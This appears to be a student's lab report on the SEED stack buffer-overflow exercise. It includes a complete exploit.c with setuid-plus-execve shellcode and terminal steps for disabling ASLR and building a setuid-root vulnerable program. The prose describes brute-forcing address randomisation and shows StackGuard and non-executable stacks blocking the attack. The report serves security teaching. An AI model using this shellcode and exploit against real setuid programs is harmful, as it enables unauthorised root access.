
After Adding the extra Lines (Performing the task 2 again)

Now I have added given extra four lines to the exploit.c program and I again repeat the task 2 again.


```c
/* exploit.c  */
/* A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
char shellcode[]=
    "\x31\xc0" /* Line 1: xorl %eax,%eax */
    "\x31\xdb" /* Line 2: xorl %ebx,%ebx */
    "\xb0\xd5" /* Line 3: movb $0xd5,%al */
    "\xcd\x80" /* Line 4: int $0x80 */
    // ---- The code below is the same as the one in Task 2 ---
    "\x31\xc0"             /* xorl    %eax,%eax              */
    "\x50"                 /* pushl   %eax                   */
    "\x68""//sh"           /* pushl   $0x68732f2f            */
    "\x68""/bin"           /* pushl   $0x6e69622f            */
    "\x89\xe3"             /* movl    %esp,%ebx              */
    "\x50"                 /* pushl   %eax                   */
    "\x53"                 /* pushl   %ebx                   */
    "\x89\xe1"             /* movl    %esp,%ecx              */
    "\x99"                 /* cdq                            */
    "\xb0\x0b"             /* movb    $0x0b,%al              */
    "\xcd\x80"             /* int     $0x80                  */
;
void main(int argc, char **argv)
{
    char buffer[517];
    FILE *badfile;
    /* Initialize buffer with 0x90 (NOP instruction) */
    memset(&buffer, 0x90, 517);

    /* Buffer Overflow Exploit */
    strcpy(buffer + 200, shellcode);
    strcpy(buffer + 0x24, "\x3f\xeb\xff\xbf");

    /* You need to fill the buffer with appropriate contents here */
    /* Save the contents to the file "badfile" */
    badfile = fopen("./badfile", "w");
    fwrite(buffer, 517, 1, badfile);
    fclose(badfile);
}
```


Terminator
10:40 AM
/bin/bash
/bin/bash 66x24
[02/26/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[02/26/20]seed@VM:~$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Feb 26 01:17 /bin/sh -> /bin/dash
[02/26/20]seed@VM:~$ vi stack.c
[02/26/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protect
r -g stack.c
[02/26/20]seed@VM:~$ sudo chown root stack
[02/26/20]seed@VM:~$ sudo chmod 4755 stack
[02/26/20]seed@VM:~$ ls -l stack
-rwsr-xr-x 1 root seed 9764 Feb 26 10:32 stack
[02/26/20]seed@VM:~$ gdb stack
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/license
s/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show
copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.


Terminator
10:41 AM
/bin/bash
/bin/bash 66x24
Breakpoint 1, main (argc=0x1, argv=0xbfffed34) at stack.c:24
24   badfile = fopen("badfile", "r");
gdb-peda$ n
[----------------------------------registers--------------------
-------------]
EAX: 0x804b008 --> 0xfbad2488




After performing the task2 again with the GNU debugger and modifying the address using the offset address, I now compile the exploit program using the gcc. I ran the exploit program which creates a badfile with the contents of the buffer array. I ran the stack program and I was able to get access to the root account. Hence, I was able to defeat the countermeasure performed by the dash using the buffer overflow.




2.6 Task 4: Defeating Address Randomization

Output:


I now turn on the address randomization using the command sudo /sbin/sysctl -w kernel.randomize_va_space=2. By using this command, we will be able to enable the address randomization, so that the address of the stack and heap keeps changing and becomes difficult to guess the address of the stack and heap. Now I complied and ran the exploit program from task2 which has the buffer overflow exploit. Then I ran the stack program I was able to see segmentation fault. This is because of the enabling of the address randomization. We get segmentation fault because the address of the stack keeps changing randomly and our exploit program becomes difficult in finding the address of the stack due to address randomization.




Now after the enabling of the address randomization, we know that the address of the stack and heap keeps changing randomly. So, in order to defeat the address randomization, we use the brute force approach in finding the address of the stack using the given shell program. I have created the shell program and named it task4While.sh. This script has a while loop that keeps running until if it matches with the address in the badfile which gets created when we ran the exploit program.



The loop ran for 46 minutes and finally the address got matched and I was able to get into the root shell. Thus, defeating the address randomization using the brute force approach.




After the running of the program I got access into root shell and I checked using the id command, I was able to see euid as root.




2.7 Task 5: Turn on the StackGuard Protection

Output:

I removed the /bin/sh and made it to point to the /bin/zsh which is the vulnerable shell. I created a symbolic link and made the /bin/sh point to the /bin/zsh.



Now I disabled the address randomization using the command sudo sysctl -w kernel.randomize_va_space=0. So that the address of the stack and the heap is not randomized. From task1 I have created the stack.c program and saved it. I compiled the stack program with the stack guard enabled i.e. I have not used the '-fno-stack-protector' while compiling the program using gcc. I now changed the ownership of the compiled program to root and made the compiled program SET-UID program. When I ran the stack program from the task1 I was able to see the message that "stack smashing detected" and the stack program got terminated. This is because we have enabled the stack guard while compiling the program. That is why we are not able to run the program.



2.8 Task 6: Turn on the Non-executable Stack Protection

Output:

I disabled the address randomization using the command sudo sysctl -w kernel.randomize_va_space=0. I then created and saved the program from task1. I compiled the program using the ‘gcc -o stack -fno-stack-protector -z noexecstack stack.c’ command. I have compiled the program with the nonexecstack command in the gcc. The nonexecstack is called the non-executable stack. I then change the ownership of the compiled program to root and make the compiled program a SET-UID program. I then create and saved the exploit program from the task2 where I have put the buffer overflow code. I compiled the exploit program using the regular GCC compiler. When I ran the exploit program a badfile is created. Now when I ran the stack program, I am getting segmentation fault. This is because of compiling the stack program with non-executable stack enabled. When non-executable satck is enabled it will not allow the shellcode to run on the stack. That is the reason we are getting segmentation fault as the stack address is not found.